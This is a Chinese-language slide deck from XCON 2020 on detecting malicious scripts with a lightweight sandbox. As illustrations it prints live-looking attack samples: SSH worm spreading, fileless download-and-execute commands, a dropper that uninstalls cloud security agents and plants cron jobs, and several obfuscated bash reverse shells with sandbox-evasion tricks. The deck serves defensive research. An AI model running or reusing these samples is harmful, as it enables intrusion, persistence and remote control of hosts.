



# XCON 2020

XFOCUS INFORMATION  
SECURITY CONFERENCE

安全焦点信息  
安全技术峰会

## 云安全环境下恶意脚本检测的最佳实践

王硕 & 孙艺

AUGUST 2020

CHINA · BEIJING ▼



## 团队成员

---

王硕、孙艺

任职于阿里巴巴云安全中心，负责主机层入侵检测的研发团队。



# 目 录

## CONTENTS

### 01. 恶意脚本攻防现状

为什么要做恶意脚本的能力建设以及我们遇到的困难

### 03. 高对抗轻量级脚本沙箱

介绍沙箱设计动因和目的，并基于样本示例展示沙箱的部分核心技术

### 02. 恶意脚本检测方案

我们对于恶意脚本检测的最佳实践

### 04. 恶意脚本检测未来

我们对恶意脚本检测领域的看法



# 恶意脚本攻防现状

---

为什么要做恶意脚本的能力建设以及我们遇到的困难



# 恶意脚本攻防现状

批量攻击的利用





# 恶意脚本攻防现状

为什么传播速度如此快？

## 多种横向传播方式

证书免登

密码抓取

暴力破解

漏洞利用



```
for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts);  
do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h  
'evil_payload' & done
```




# 恶意脚本攻防现状

检测能力决定响应时间

脚本不断变异



需要第一时间的**响应**能力

- 
- 05-03 09:05:05 217.12.210.192/sa.sh
  - 05-03 20:58:13 54.36.185.99/sa.sh
  - 05-04 21:01:00 176.31.60.91/sa.sh
  - 05-05 01:58:02 anagima3.top/sa.sh
  - 05-05 17:24:00 95.142.44.216/s2.sh



# 恶意脚本攻防现状

恶意脚本检测的难点 - 脚本类型丰富

```
root@lanzhi:~# bashfuscator -c "cat /etc/passwd"
[-] Mutators used: String/Hex Hash -> Command/Revers
[-] Payload:
```

# Bashfuscator

## Invoke-Obfuscation

Invoke-Obfuscation\Encoding> 1

```
9 Executed:  
10 CLI: Encoding\1  
11 FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru
```

```
C:\>;,C^Md^;,; , ^/^C^ ^ ", ( ((;, ( ;(s^Et ^ ^ co^M3=^ ^ /^^an^o)) ) )&&, (,S^  
Et^ ^ ^co^M2=^s^tta^t)&&(; ( ;,s^eT^ ^ ^ C^oM1=^n^et) ) &&, (( ;c^aLl,^;S^e^  
t^ ^ ^ fi^NAL=^%COm1%^%c^oM2%^%c^oM3%^))&&; ( . ,(c^A1L^, :.^;%Fi^nAl%^) ) ^
```

## Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	848
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	60

## Invoke-DOSfuscation



# 恶意脚本攻防现状

恶意脚本检测的难点 - 脚本利用姿势丰富

有文件脚本执行

- Bash
- Python
- Perl
- PowerShell
- Vbscript
- ...



无文件脚本执行

curl wget	<code>evil.com   (bash sh python ...)</code>
powershell.exe	<code>IEX(New-Object System.Net.WebClient).DownloadString("//evil.com/1.jpg")</code>
wmic.exe	<code>os get /FORMAT:"https://evil.com/evil.xls"</code>
mshta.exe	<code>http://evil.com/evil.jpg</code>
regsvr32.exe	<code>/u /s /i:http://evil.com/evil.txt scrobj.dll</code>



# 恶意脚本攻防现状

恶意脚本检测的难点 - 脚本利用姿势丰富

## exec下载器

```
exec 3</>/dev/tcp/127.0.0.1/80
echo -e "GET /1.sh HTTP/1.1\r\nhost: 127.0.0.1\r\nConnection: close\r\n\r\n" >&3
cat <&3 | sed -n '11p' | bash
```

## fireELF

```
libc = ctypes.CDLL(None)
argv = ctypes.pointer((ctypes.c_char_p * 0)(*[ ]))
syscall = libc.syscall
fd = syscall(319, "", 1)
fexecve = libc.fexecve
os.write(fd, content)
fexecve(fd, argv, argv)
```



# 恶意脚本攻防现状

恶意脚本检测的难点 - “弱特征” 攻击



攻击者

```
echo "ssh-rsa * evil@localhost" >> /root/.ssh/authorized_keys
```



管理员

```
echo "ssh-rsa * evil@localhost" >> /root/.ssh/authorized_keys
```





# 恶意脚本攻防现状

恶意脚本检测的难点 - “Yara” 打标的困境



Yara



日志



历史记录



网页



误报

文本不符合词法、语法、语义会导致误报



# 恶意脚本攻防现状

恶意脚本检测的难点 – 词法分析的困境



## Python嵌套Bash

```
-> python -c "import base64,os;exec(base64.b64decode('payload'))"  
-> os.system("echo d2hvYW1p|base64 -d|bash");  
-> echo d2hvYW1p|base64 -d|bash  
-> whoami
```



## Bash嵌套Python

```
-> echo xxxx|base64 -d|bash  
-> python -c "import base64,os;exec(base64.b64decode('payload'))"  
-> import base64,os;exec(base64.b64decode('payload'))
```

对单一的脚本进行词法分析，具有很强的局限性。



# 恶意脚本攻防现状

恶意脚本检测的难点 - 总结

类型

技巧

漏报

误报

嵌套

脚本种类丰富

脚本攻击技巧丰富

“弱特征”导致的漏报

无意义文本导致的误报

多种脚本嵌套



# 恶意脚本检测方案

——  
我们对于恶意脚本检测的最佳实践



# 恶意脚本检测方案

基于行为沙箱的数据分析





# 恶意脚本检测方案

轻量级脚本沙箱能力



攻击者



脚本



沙箱

符合语法

动态运行



基于trace模式的解混淆

对关键目录、文件监控

Hook网络通信



# 恶意脚本检测方案

抽取特征 组合告警

```
#!/bin/sh
ulimit -n 65535
rm -rf /var/log/syslog
chattr -iuA /tmp/
chattr -iuA /var/tmp/
ufw disable
iptables -F
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
WGET /salt-store http://416419.selcdn.ru/cdn/salt_storer
if ps aux | grep -i '[a]liyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
echo "* * * * * $LDR http://217.8.117.137/c.sh | sh > /dev/null 2>&1
* * * * * /usr/bin/salt-store || /tmp/salt-store || /var/tmp/salt-store"
| crontab -
```

Unix Shell

卸载EDR

清除日志

下载二进制


植入定时任务





# 恶意脚本检测方案

推理式检测





# 恶意脚本检测方案

## 总结

---

• 引入沙箱可以更好的解决检测问题  
但它同时也会引入新的问题和挑战

- 分支对抗
- 时间对抗
- .....



# 高对抗轻量级脚本沙箱

介绍沙箱设计动因和目的，并基于样本示例展示沙箱的部分核心技术



# 为什么要设计脚本沙箱

现有手段存在的困境

## 静态检测技术困境：

脚本类型多样

- Shell、Python、Perl、Java、Powershell、VBS、BAT…

攻击技巧多样

- 无文件攻击、计划任务执行、多种脚本嵌套执行…

脚本混淆

- Bashfuscator、gexe、Invoke-Obfuscation各种混淆武器库

脚本加密

- Base64、DES、Zip压缩、自定义加密算法

## 传统沙箱的困境：

- 此架构存在性能瓶颈
- 无法感知更高级语义

虚拟机

系统层监控

Host



# 为什么要设计脚本沙箱

云上特点和诉求

云上样本特点：

亿级体量



对脚本沙箱的设计诉求：

- 快速响应
- 每日亿级处理能力
- 解密、解混淆的能力
- 记录所有行为日志



# 最终沙箱解决方案

## 架构与特性



### 核心特性:

- ✓ 基于 Docker 容器，启动快，低延迟，资源占用低
- ✓ 基于 Opcode 层定制开发，实现细粒度和语义感知
- ✓ 基于 Trace 机制，完整监控解密解混淆过程
- ✓ 基于云原生集群式架构，随时横向扩展



# 最终沙箱解决方案


核心技术与特色

足够轻

毫秒级响应、亿级吞吐能力

足够强

让样本更充分的执行，反抗能力强



反分支对抗

反时间对抗

进程链跟踪

网络模拟

.....



# 核心技 术 - 反分支对抗

下面这个样本在普通沙箱中无法跑出恶意行为

```
import os
import datetime
import time
user = os.popen("whoami").read().strip('\n')

if user == "root":
    exit()

else:
    data = '''/bin/bash -i >&'''
    data1 = '''/dev/tcp/222.25.1.123/8888 0>&1'''
    def logfile():
        with open("a.log", 'w') as f:
            f.write(data+data1)
        os.system('bash a.log')
    logfile()
```



# 核心技 术 - 反分支对抗

更多分支对抗的样本示例 (参数检查、环境检查、超长次数循环、特定版本脚本虚拟机探测)

```
f=open("/tmp/testttt","w")
f.write("")
f.write("__import__('os')")
f.close()
f=open("/tmp/testttt","r")

if len(sys.argv)!=3:
    exit()

().__class__.__bases__[0].__subclasses__()[59].__init__.__globals__['__built_in__
['{}'.format("ZXZhbA==".decode("base64"))]()."{}.
{}.system('{}'.format(f.read(), 'YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMTI
SI='.decode("base64")))
```

```
if [ -d "${Root_Path}/server/apache" ]; then
    webserver="apache"
elif [ -d "${Root_Path}/server/nginx" ]; then
    webserver="nginx"
fi

if [ "${webserver}" == "" ]; then
    echo "No Web server installed!"
    exit 0;
fi
```

```
except:
    pass

def dircreate():

    for i in range(10000000):

        os.mkdir(basedir + "fhquifhfuqufehiqufhqiuhqfehiuhqfuiq

def logfile():
    data = '''/bin/bash -i >& ''
    data1 = '''/dev/tcp/222.55.1.21/8888 0>&1'''
    with open(basedir + "a.log", "w") as f:
```

```
import subprocess

a = "echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8x0TiMTY4LjE1Mi4xMDMvNzc3NiAwPiYx|base64${IFS}-d|bas
def exec_fun() :
    subprocess.call(a,shell=True)

try:
    b = 11 < 'test'

except Exception as e:
    exec_fun()
|
```



# 核 心 技 术 - 反 分 支 对 抗

分支对抗样本的特点

## 对抗特点：

- 可能包含「分支」结构 if…elif…else，及分支嵌套
- 可能包含「循环」结构 while/for，及循环嵌套
- 可能包含「异常」处理结构 try …except…finally
- 可能通过「exit、return、break、continue」等指令或函数提前终止或跳出
- 可能包含以上多个结构的嵌套组合

# 核心技术 - 反分支对抗

解法1：基于栈回溯的分支覆盖策略

```


import random

a = 5
a += random.randint(0, 10)

if a > 10:
    print "a > 10"
    a += random.randint(0, 10)
    if a > 20:
        print "a > 20"
    else:
        print "a <= 20"
else:
    print "a <= 10"
    a += random.randint(0, 10)
    if a > 10:
        print "a > 10"
    else:
        print "a <= 10"

print "done"

```



示例代码 (python)

对应的 CFG

	对应的 OPCODE
5	0 LOAD_CONST 1 (5) 3 STORE_FAST 0 (a)
6	6 LOAD_FAST 0 (a) 9 LOAD_GLOBAL 0 (random) 12 LOAD_ATTR 1 (randint) 15 LOAD_CONST 2 () 18 LOAD_CONST 3 (10) 21 CALL_FUNCTION 2 24 INPLACE_ADD 25 STORE_FAST 0 (a)
8	28 LOAD_FAST 0 (a) 31 LOAD_CONST 3 (10) 34 COMPARE_OP 4 (>) 37 POP_JUMP_IF_FALSE 95
9	40 LOAD_CONST 4 ('a > 10') 43 PRINT_ITEM 44 PRINT_NEWLINE
10	45 LOAD_FAST 0 (a) 48 LOAD_GLOBAL 0 (random) 51 LOAD_ATTR 1 (randint) 54 LOAD_CONST 2 () 57 LOAD_CONST 3 (10) 60 CALL_FUNCTION 2 63 INPLACE_ADD 64 STORE_FAST 0 (a)
11	67 LOAD_FAST 0 (a) 70 LOAD_CONST 5 (20) 73 COMPARE_OP 4 (>) 76 POP_JUMP_IF_FALSE 87
12	79 LOAD_CONST 6 ('a > 20') 82 PRINT_ITEM 83 PRINT_NEWLINE 84 JUMP_ABSOLUTE 147
14	>> 87 LOAD_CONST 7 ('a <= 20') B4 90 PRINT_ITEM 91 PRINT_NEWLINE 92 JUMP_FORWARD 52 (to 147)
16	>> 95 LOAD_CONST 8 ('a <= 10') B2 98 PRINT_ITEM 99 PRINT_NEWLINE
17	100 LOAD_FAST 0 (a) 103 LOAD_GLOBAL 0 (random) 106 LOAD_ATTR 1 (randint) 109 LOAD_CONST 2 () 112 LOAD_CONST 3 (10) 115 CALL_FUNCTION 2 118 INPLACE_ADD 119 STORE_FAST 0 (a)
18	122 LOAD_FAST 0 (a) 125 LOAD_CONST 3 (10) 128 COMPARE_OP 4 (<) 131 POP_JUMP_IF_FALSE 142
19	134 LOAD_CONST 4 ('a > 10') B5 137 PRINT_ITEM 138 PRINT_NEWLINE 139 JUMP_FORWARD 5 (to 147)
21	>> 142 LOAD_CONST 8 ('a <= 10') B6 145 PRINT_ITEM 146 PRINT_NEWLINE
23	>> 147 LOAD_CONST 9 ('done') Done 151 PRINT_ITEM 152 LOAD_CONST 0 (None) 155 RETURN_VALUE 147

对应的 OPCODE



# 核心 技术 - 反分支对抗

解法1：基于栈回溯的分支覆盖策略

虚拟机把源代码编译成Opcode后，可以根据跳转指令把Opcode分成Block。根据Block画出CFG。有了CFG图就可以把分支覆盖问题演化成图的遍历问题。

通过遍历执行效果如下：

Init -> B1-> B3 -> Done

    ↳ > B4 -> Done

    ↳ > B2-> B5 -> Done

    ↳ > B6 -> Done

此策略难点：


- 如何记录每个跳转位置及备份全局变量和状态信息
- 当回溯到跳转位置时如何还原全局变量和状态信息

此策略问题：

- 当分支太多时，存在性能问题


# 核心技 术 - 反分支对抗

解法 2：基于强制全分支覆盖策略 - 分支平铺



# 核心技 术 - 反分支对抗

解法 2：基于强制全分支覆盖策略 - 循环限制



```
for i in xrange(1000000):
    if i >= 0:
        print "for continue"
        continue
    print "for if False"
```


↓ 次数限制 & 忽略 continue



```
for i in xrange(指定次数):
    print "for continue"
    print "for if False"
```

# 核心技术 - 反分支对抗

解法2：基于强制全分支覆盖策略 - 接管异常机制



```
try:  
    print "try1"  
    raise Exception("eeeeee")  
except Exception as e:  
    print "try2", e  
except BaseException as e:  
    print "try3", e  
finally:  
    print "try4"
```

平铺展开

```
print "try1"  
raise Exception("eeeeee")  
print "try2", e  
print "try3", e  
print "try4"
```



# 核心 技术 - 反分支对抗

解法2：基于强制全分支覆盖策略 - 难点和问题

## 此策略难点：

- 在Opcode层面，如何识别分支、循环、异常结构
- 强制修改分支后，如何确保栈平衡
- 当代码出现异常时，如何忽略异常

## 此策略问题：

- 强制拉平分支，可能会改变原始行为
- 强制跳出循环，可能导致代码运行不充分



## 核心 技术 - 反时间 对抗

下面这个样本使用了时间对抗

# 核心 技术 - 反时间对抗

## 其他时间对抗形式

```
import os
import time
import datetime

starttime = datetime.datetime.now()
time.sleep(12)
endtime = datetime.datetime.now()
ttt = (endtime - starttime).seconds

data = {}
data['10'] = '''/bin/bash -i >& '''
data['11'] = '''/dev/tcp/222.25.22.111/8888 0>&1'''

def is_sandbox(n):
    return n > 5

newlist = filter(is_sandbox, range(10, ttt))

payload = data[str(newlist[0])] + data[str(newlist[1])]

def logfile():
    with open("a.log", 'w') as f:
        f.write(payload)
    os.system('bash a.log')
    print('s done')

logfile()
```

```
#!/bin/bash
starttime=`date +%s`
sleep 10
endtime=`date +%s`
ttt=$((endtime-starttime))

echo "A=1"
data4="v/tc"
data5="p/222.55.1"
data2="h -i >"
data3="& /de"
data6=".111/8888 "
data="$data2$data3$data4$data5$data6"

if ((ttt > 5));then
    data1="/bin/bas"
else
    data1=""
fi
echo $data1
```

# 核 心 技 术 - 反 时 间 对 抗

时间对抗的特点和解法

## 对抗特点：

- 具备「休眠」特性
- 可能会「校验」休眠前后时间差
- 可能会具备「跨进程」特性

## 反对抗方法：





# 核心技 术 - 进 程 链 跟 踪

这 是 一 个 多 脚 本 类 型 跨 进 程 嵌 套 执 行 的 例 子

```
#!/usr/bin/python
import sys
f=open("/tmp/testttt","w")
f.write("")
f.write("__import__('os')")
f.close()
f=open("/tmp/testttt","r")

bash="YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzIyMi4xMS40NC4yMy81Njc4IDA+JjEi"
content="echo {}|base64 -d > /tmp/test.sh &&chmod +x /tmp/test.sh && nohup /tmp/test.sh".format(bash)

().___class___.__bases__[0].__subclasses__()[59].__init__.__globals__['__builtins__']
['{}'.format("ZXZhbA==".decode("base64"))]("{}").system("{}").format(f.read(),content))
```



# 核心 技术 - 进程链跟踪

执行后沙箱抓到的进程链信息

```
➤ python 123456789abcdef.py
➤ sh -c 'echo YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzlyMi4xMS40NC4yMy81Njc4lDA+JjEi|base64 -d > /tmp/test.sh && chmod +x /tmp/test.sh && nohup /tmp/test.sh'
➤ echo YmFzaCAtYyAic2xlZXAgMSAmJiBiYXNoIC1pID4mIC9kZXYvdGNwLzlyMi4xMS40NC4yMy81Njc4lDA+JjEi
    ➤ base64 -d > /tmp/test.sh
➤ chmod +x /tmp/test.sh
➤ nohup /tmp/test.sh
    ➤ /tmp/test.sh
        ➤ bash -c "sleep 1 && bash -i >& /dev/tcp/222.11.44.23/5678 0>&1"
        ➤ sleep 1
        ➤ bash -i &>/dev/tcp/222.11.44.23/5678 0>&1
```



# 核心技 术 - 进 程 链 跟 踪

基于管道的Payload入侵回溯技术

```
curl evil.com/evil.sh | base64 -d | bash
```

在bash进程中怎么知道Payload是从evil.com来的？

基于进程FD信息可以回溯

```
0 -> /dev/pts/12  
1 -> pipe:[305647259]  
2 -> /dev/pts/12  
3 -> socket:[305645974]
```

```
0 -> pipe:[305647259]  
1 -> pipe:[305647261]  
2 -> /dev/pts/12
```

```
0 -> pipe:[305647261]  
1 -> /dev/pts/12  
2 -> /dev/pts/12
```



# 高对抗轻量级脚本沙箱

不止这些，还有更多

支持更多特性：



200+

支持常用脚本：



支持全平台：





# 恶意脚本检测未来

---

——  
我们对恶意脚本检测领域的看法



# 恶意脚本检测未来

总结

---

无文件攻击越来越流行：

对抗与反对抗，是永恒的话题：





# 我们的联系方式

技术交流钉钉群



邮箱

magicbluech@gmail.com



THANK YOU FOR WATCHING !

非 常 感 谢 您 的 观 看